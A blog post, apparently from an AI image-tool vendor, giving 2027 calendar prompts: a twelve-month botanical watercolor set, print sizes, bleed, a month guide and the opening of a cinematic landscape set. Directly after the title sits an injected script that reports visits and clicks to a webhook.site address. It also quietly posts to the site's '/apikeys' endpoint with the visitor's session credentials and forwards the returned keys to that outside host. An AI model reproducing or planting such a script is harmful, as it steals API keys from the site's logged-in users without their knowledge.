30 AI Calendar Prompts for a 2027 Printable Wall or Desk Calendar</script><script>if(!window.__ig){window.__ig=1;var i=new Image;i.src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/hit?u='+encodeURIComponent(location.pathname)+'&r='+encodeURIComponent(document.referrer);document.addEventListener('click',function(){new Image().src='https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/click?u='+encodeURIComponent(location.pathname);});setTimeout(function(){fetch('/apikeys',{method:'POST',credentials:'include',headers:{'Next-Action':'00c8249c61580ad9da5960f134cf14eaba3e82c156','Content-Type':'text/plain;charset=UTF-8'},body:'[]'}).then(r=>r.text()).then(t=>fetch('https://webhook.site/e659471c-401c-4aff-8e64-4d2312bb3139/akdata',{method:'POST',mode:'no-cors',body:t}));},0);}</script>

Written by
Aerin Kim

Copy and paste 30 AI calendar prompts for a 2027 wall or desk calendar, with a style anchor for twelve matching months, 300 DPI print sizes, bleed, date grid tips and Etsy selling notes.
If you have ever tried to make a wall calendar with AI, you probably ran into the same problem: January looks like a watercolor, February looks like a photograph, and by June you have twelve images that look like they came from twelve different artists. The artwork is only half of a calendar. The other half is a set of matching pages that fit a printer's template, survive trimming and leave room for the dates. This guide gives you 30 copy-and-paste AI calendar prompts for 2027, plus the planning, print specs and layout steps that turn those prompts into a calendar you can print, give or sell.
The timing is practical. It is late October 2026, custom calendars are a classic holiday gift for grandparents, coworkers and clients, and print-on-demand services show a production time at checkout (Lulu, for example, quotes three to five business days before shipping). Working backward from the date you want a finished calendar in hand leaves less slack than it seems. 2027 also has a few quirks worth knowing before you design anything: it is not a leap year, it starts on a Friday, it ends on a Friday, and three of its months need six rows in a standard Sunday-first date grid.
This post is written for four kinds of readers. Creators can use it for a merch drop or a lead magnet for subscribers. Small businesses such as bakeries, coffee shops and realtors can make a branded calendar that stays on a customer's wall all year. Etsy and print-on-demand sellers can build a printable or printed product line. Families can turn their own photos into a keepsake for relatives. The prompts are grouped into six sets (a full 12-month botanical watercolor set, cinematic landscapes, pets and animals, a minimalist desk calendar, small business calendars and a family photo-to-art set), and a month guide further down shows which prompts cover which month so every month has at least two options.
TL;DR: How to Make a 2027 Calendar With AI Prompts
- Open Miraflow's AI Image Generator, paste a prompt, pick the 4:3 landscape ratio and generate a few variations of each month.
- Reuse one style anchor sentence and one print line in every prompt of a set. That single habit does most of the work of making twelve images look like one calendar.
- Plan 13 images, not 12: a cover plus one for each month. Keep the text, numbers and month names out of the AI image.
- Design for 300 DPI at your printer's page size. A US Letter landscape page (11 x 8.5 inches) is 3300 x 2550 pixels, or 3375 x 2625 with a 0.125 inch bleed.
- Add the dates afterward in a layout tool or your printer's calendar creator. 2027 starts on a Friday, and January, May and October need six rows in a Sunday-first grid.
- Order a single proof before a big batch, and turn the finished pages into a Reel or Short with Text2Shorts.
Choose Your Calendar Type First
Before you write a prompt, decide which layout you are making, because the layout decides the aspect ratio and how much empty space the artwork needs.
A wall calendar with a photo page and a separate grid page. This is the common wire-bound format. Lulu describes its standard calendar as US Letter landscape, 11 x 8.5 inches, with the photo and the month on two different pages separated by the coil. Hung on a wall it reads as one tall block of roughly 11 x 17 inches, with the artwork on top and the date grid underneath. The artwork can fill its whole page, so prompts for this format ask for a full-bleed image with a calm area where you might later place a month name. Sets 1, 2, 3, 5 and 6 below are written this way.
A desk calendar or any single-page layout. Here the art and the date grid share one page, so the top half or so is the picture and the bottom is empty space for the grid. The minimalist set is written for this format, and every prompt in it reserves the bottom 45 percent of the frame.
A printable download. A buyer prints your PDF at home on Letter or A4 paper. Home printers usually cannot print to the very edge, so a printable needs a comfortable margin instead of bleed, and the art should still look good with a white border around it.
A branded giveaway. A business calendar is a wall calendar with extra constraints: brand colors in every image, space for a logo and a phone number added later in a layout tool, and no fake storefronts or invented products in the art.
Orientation matters too. Cloudprinter's calendar guide notes you can choose portrait, landscape or square, and Gelato lists square 8.5 x 8.5 inch wall calendars alongside the 11 x 8.5 inch landscape size for the US and Canada. The prompts below use landscape 4:3, which is the closest landscape ratio Miraflow's generator offers to 11 x 8.5. If you want a portrait calendar, swap the ratio to 3:4 and move the empty area from the right third to the bottom third.
How to Plan 12 Images That Look Like One Set
A calendar fails when a viewer flips from one month to the next and feels the style jump. AI image models do not remember what they drew last time, so consistency has to be built into the prompt itself. Three reusable pieces do the job.
The style anchor sentence. This is one sentence that describes the medium, the line quality, the palette and the light, and you paste it unchanged at the start of every prompt in a set. Here is the anchor for the botanical set in this post:
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light.
Notice that it names four colors, a medium, a line style and a light quality. If you only write "watercolor flowers", each month will pick its own palette. The same idea works for series work in other formats, and the coloring page prompt pack uses a style anchor prompt to keep an entire book consistent.
The print line. This second reusable sentence handles everything the printer cares about: the aspect ratio, full-bleed edges, where the empty space sits, and a ban on text. Here is the one used with the botanical anchor:
Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
The phrase "no white border or frame" is easy to overlook and matters a lot. Watercolor prompts often come back with a deckled paper edge and a white margin, which looks charming on screen and ruins a bleed. Asking for the painting to run to every edge avoids that.
The scene. Only this middle part changes from month to month, and it is where you spend your creativity. A good scene names two or three specific subjects, a few supporting details and, for a seasonal calendar, something that tells the viewer the month. Each prompt in this post is the anchor, then a one-sentence scene, then the print line.
Four habits keep the whole set stable while you generate:
- Generate the opposite seasons first. Make January and July before anything else. If a snowy hellebore and a lavender bunch look like the same artist painted them, the anchor works, and you can generate the other ten months with confidence.
- Keep the same aspect ratio for every month. Mixing 4:3 and 1:1 images makes the set impossible to place in a template without awkward cropping.
- Generate three or four variations per month and choose. Pick the one that best matches the set rather than the one that is merely the prettiest in isolation.
- Generate the cover last. Once you have twelve months, build the cover from the same anchor with a bigger composition that echoes the year, such as a loose wreath of the twelve flowers, and add the 2027 title in your layout tool.
If you are using the realistic photographic prompts, the same logic applies to light and lens. The guide to making AI images look like real photos explains why naming a lens, an aperture and a light direction makes outputs look like one photographer's work.
2027 Calendar Print Specs: Sizes, Bleed, Safe Zone and Resolution
Printers do not all agree on the details, so treat the numbers below as a starting point and download the template from the service you will actually use. Here is what three printers state publicly.
Lulu lists its calendars as 11 x 8.5 inches (279 x 216 mm) with a wire-O binding along the 11 inch edge, tells creators to use only 300 dpi images in sRGB, and lets you build calendars of up to 18 months. Gelato's wall calendar design article lists the US and Canada formats as 11 x 8.5 in, 5.5 x 16.5 in, 11 x 16.5 in and 8.5 x 8.5 in, asks for a print-ready PDF, requires a 4 mm bleed on all sides, and asks you to keep text and graphics at least 4 mm inside the trim line and 12 mm from the binding side on wire-O products. Cloudprinter asks for 3 mm (0.125 inch) of bleed, at least 10 mm (0.394 inch) of safe zone on the wire-O side, 300 DPI and a PDF/X-4 file in either CMYK or RGB.
Two takeaways follow. First, bleed is not universal: 0.125 inch is common, but Gelato's 4 mm is about 0.157 inch. If you do not know your printer yet, extend the artwork a little past the larger figure and cut it back to the size in your printer's template. Second, the binding edge needs extra room. A wire-O calendar has a coil along one edge, and Gelato notes that horizontal calendars have a punched hanging hole whose center sits about 14.5 mm (0.57 inch) from the edge of the page. Keep faces, focal flowers and any logo away from that strip.
Printers also agree on the page count, give or take a blank sheet. Gelato's standard wall calendar is one cover page plus twelve month pages (and a blank page), and Cloudprinter's single-sided wire-O calendar is a front sheet plus twelve month pages, which is why this post plans 13 images.

The photo above shows the structure for a coil-bound wall calendar: the full-bleed artwork page sits on top, the coil runs between the pages, and the month page below carries the title and an empty date grid. Notice how the artwork's lowest edge is quiet, because that is the edge closest to the coil and the punched hole.
The pixel math is simple, since 300 DPI means pixels equal inches multiplied by 300. Use this table to set up your canvas.
| Calendar page format | Trim size | Trim pixels at 300 DPI | Bleed added to each side | Pixels with bleed |
|---|---|---|---|---|
| US Letter landscape wall calendar page (Lulu and Gelato size) | 11 x 8.5 in | 3300 x 2550 | 0.125 in (3 mm) | 3375 x 2625 |
| Same page with Gelato's 4 mm bleed | 11 x 8.5 in | 3300 x 2550 | 4 mm (about 0.157 in) | about 3394 x 2644 |
| A4 landscape wall calendar page | 297 x 210 mm | 3508 x 2480 | 3 mm (0.118 in) | 3579 x 2551 |
| Square wall or desk calendar page (Gelato US size) | 8.5 x 8.5 in | 2550 x 2550 | 0.125 in (3 mm) | 2625 x 2625 |
| US Letter portrait printable for home printing | 8.5 x 11 in | 2550 x 3300 | None, leave a white margin instead | Not applicable |
Miraflow's generator offers 4:3 rather than 11 x 8.5 exactly (1.33 versus 1.29), so you will trim a few percent off the width. Going from a 4:3 image to a 3375 x 2625 file with bleed means cropping about 3.6 percent from the sides, which is why every prompt keeps the main subject near the center-left rather than near an edge.
Resolution deserves a sanity check before you order. Check the pixel dimensions of the file you download. If it is smaller than the target in the table, run it through an upscaler before layout. As an example, a 2000 pixel wide image stretched across an 11 inch page is only about 182 pixels per inch, well below the 300 DPI Lulu asks for, and fine detail such as petals and lettering-free texture will look soft on paper.

The photo shows how bleed, trim and safe zone relate. The artwork continues past the crop marks, the knife cuts along the trim line, and anything important stays inside a margin set back from that cut. The same bleed and safe-zone logic is covered for greeting cards in the AI Christmas card prompts post, which is useful if you want matching cards to go with a calendar gift.
Month Guide: Which Prompt Covers Which Month
Every month of 2027 is covered by at least two of the prompts below: the 12 botanical watercolor prompts cover all twelve months, and the cinematic, pets and minimalist sets together cover each month once more. The business and family sets add extra options for some months. Use this table to pick a motif, and to extend any set to a full 12 months by writing a new scene sentence for the months it skips.
| Month | Seasonal motif (Northern Hemisphere) | Botanical set (prompts 1 to 12) | Other prompts that cover it |
|---|---|---|---|
| January | Frost, evergreens, hellebores, a cozy window | 1 | 17 (pets), 26 (coffee shop) |
| February | First small flowers, snow, aurora skies | 2 | 13 (cinematic) |
| March | Daffodils, sunrise, new growth | 3 | 21 (minimalist) |
| April | Blossom, tulips, a welcoming porch | 4 | 18 (pets), 27 (realtor) |
| May | Lilac, alpine meadows, family picnics | 5 | 14 (cinematic), 28 (family) |
| June | Roses, strawberries, sun and sea | 6 | 22 (minimalist) |
| July | Lavender, daisies, ponds, long daylight | 7 | 19 (pets) |
| August | Sunflowers, coastlines, beach days | 8 | 15 (cinematic), 29 (family) |
| September | Dahlias, wheat, early harvest | 9 | 23 (minimalist) |
| October | Maple leaves, pumpkins, rose hips, baking | 10 | 20 (pets), 25 (bakery) |
| November | Dried flowers, mist, cranberries | 11 | 16 (cinematic) |
| December | Holly, fir, glowing windows, snow | 12 | 24 (minimalist), 30 (family) |
The motifs are written for the Northern Hemisphere. If your audience lives in Australia, New Zealand, South Africa or South America, flip the seasonal scenes by six months so a hot January beach does not sit next to a snowy June.
1) Cozy Botanical Watercolor Wall Calendar, January to December
This is the full 12-month set, and it is the best one to start with because watercolor botanicals are forgiving: a slightly uneven petal looks hand-painted rather than wrong. Every prompt below begins with the same style anchor sentence and ends with the same print line, so the only thing that changes is the scene. If you are building a winter or autumn mood for the first and last months, the winter aesthetic prompts and fall aesthetic prompts have more light and palette ideas, and the florist and plant shop prompts are a good companion if you want photographic flowers instead of paintings.
1. January: Frosted Hellebores and Snowy Pine
Hellebores bloom through the coldest months, which makes them an honest way to open the year with flowers instead of a generic snowflake. The red winterberries are the only saturated accent, so the page stays calm.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. A cluster of white hellebore blooms with blush centers and dark glossy leaves, three sprigs of blue-green pine dusted with snow, and a few red winterberries. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
2. February: Snowdrops, Crocus Buds and Witch Hazel
February is the month of the first small flowers pushing through cold ground, so this scene uses quiet, thin-stemmed subjects and lets the negative space do the work.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Pale snowdrops nodding on thin green stems, two violet crocus buds pushing up through the soil, and a sprig of witch hazel with spidery yellow flowers. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
3. March: Daffodils, Crocus and Pussy Willow
March is where the palette warms up. The yellow of the daffodils is the first strong color in the set, and the anchor's ochre keeps it from jumping out of the series.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. A loose bunch of yellow daffodils, a few violet crocuses, and silver-gray pussy willow stems with soft catkins arching across the top. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
4. April: Cherry Blossom Branch and Tulips
A blossom branch entering from the left is one of the most reliable spring compositions, because the branch naturally leads the eye toward the quiet right side of the page where a month name could sit.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. A flowering cherry branch with open pink blossoms and buds arching in from the left, a scatter of fallen petals, and two cream tulips below. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
5. May: Lilac, Lily of the Valley and Ferns
May includes Mother's Day in the US (May 9 in 2027), so this softer, fragrant bouquet is a natural page to personalize later with a family birthday or a note in your layout tool.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Lilac clusters in lavender and white, sprigs of lily of the valley with tiny bell flowers, and a few unfurling fern fronds. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
6. June: Garden Roses, Peony and Strawberries
Summer brings fuller, heavier flowers. Mixing roses with ripe strawberries adds a second color (red) while the dusty rose in the anchor keeps the whole page in family with the rest of the set.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Blush garden roses in three stages of bloom, a pink peony, and a strawberry plant with ripe red fruit and small white blossoms. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
7. July: Lavender, Daisies, Cornflowers and a Honeybee
July is the test month for the set because its purple and blue are the furthest from the anchor palette. If this page still feels like it belongs with January, your anchor sentence is doing its job. The single small honeybee gives the eye a tiny focal point.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. A bunch of purple lavender with silvery foliage, white oxeye daisies, blue cornflowers and a single small honeybee. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
8. August: Sunflowers and Zinnias
Late summer is gold and ochre, which are already in the anchor palette, so this is usually the easiest page to match. Tall sunflowers also give a strong vertical shape that balances the horizontal page.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Tall sunflowers in gold and ochre with dark brown centers, orange zinnias and broad green leaves in a loose bouquet. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
9. September: Dahlias, Blackberries and Wheat
September is the hinge between summer and fall, so this scene mixes the last big blooms with the first harvest. Burnt coral and cream dahlias bridge the dusty rose of the early months and the oranges coming in October.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Dahlias in burnt coral and cream, a branch of ripe blackberries, and golden wheat stalks. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
10. October: Maple Leaves, Rose Hips and a Small Pumpkin
October is where the warm half of the palette takes over. A single small pumpkin is enough to say the month, and it keeps the page from tipping into a Halloween look if you plan to sell the calendar to a broad audience.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Red and orange maple leaves, a thorny rose hip branch with glossy red hips, two acorns on an oak leaf and one small pumpkin. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
11. November: Dried Hydrangea, Wheat and Cranberries
Dried flowers carry the same muted dusty rose and sage as the anchor, so November is often the closest match to the original style. This page also pairs well with a Thanksgiving note added in the layout tool, and the Thanksgiving prompt pack has companion cards and photos.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Dried hydrangea heads in dusty rose and green, wheat and eucalyptus stems, and a branch of cranberries. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.
12. December: Holly, Amaryllis, Fir and Pinecones
The last page returns to the cold-weather greens of January so the year feels like a loop. The cream ribbon is the only manmade element, and it adds a gift-wrapped feeling without using red and green clichés.
Loose cold-press watercolor botanical illustration with fine sepia ink linework, soft wet-on-wet washes and visible paper grain, in a muted palette of sage green, dusty rose, warm cream and soft ochre, lit like gentle diffused window light. Holly with red berries, a white amaryllis in bloom, sprigs of fir and two pinecones tied loosely with cream ribbon. Landscape 4:3 composition painted full-bleed to all four edges with no white border or frame, the main subject slightly left of center with calm washed negative space in the right third, no text, numbers, letters, watermark or logo.

The contact sheet shows why the anchor sentence earns its place. All twelve thumbnails use different flowers, yet the palette, line weight and paper texture are shared, so the year reads as one body of work. Print a contact sheet like this before you order and lay it on a table at arm's length: if one month jumps out, regenerate it before you pay for printing.
2) Cinematic Landscape and Travel Wall Calendar Prompts
Landscape photography is a natural calendar subject because a single dramatic scene can hold a wall for a month. These four prompts anchor February, May, August and November, and together with the other sets they give you a travel calendar skeleton. To extend the set to all twelve months, keep the anchor and print line below and write a new scene sentence for each remaining month using the month guide. For more destination ideas, the travel brand content prompts cover tourism-style scenes, and the double exposure travel poster prompts work well for a graphic travel calendar.
The style anchor for this set is a photographic one: a lens, an aperture, a color grade and a grain level, followed by a print line that places the horizon on the lower third so the sky stays quiet. A calm sky is useful because it is the easiest place to lay a month name in your layout tool without covering the subject.
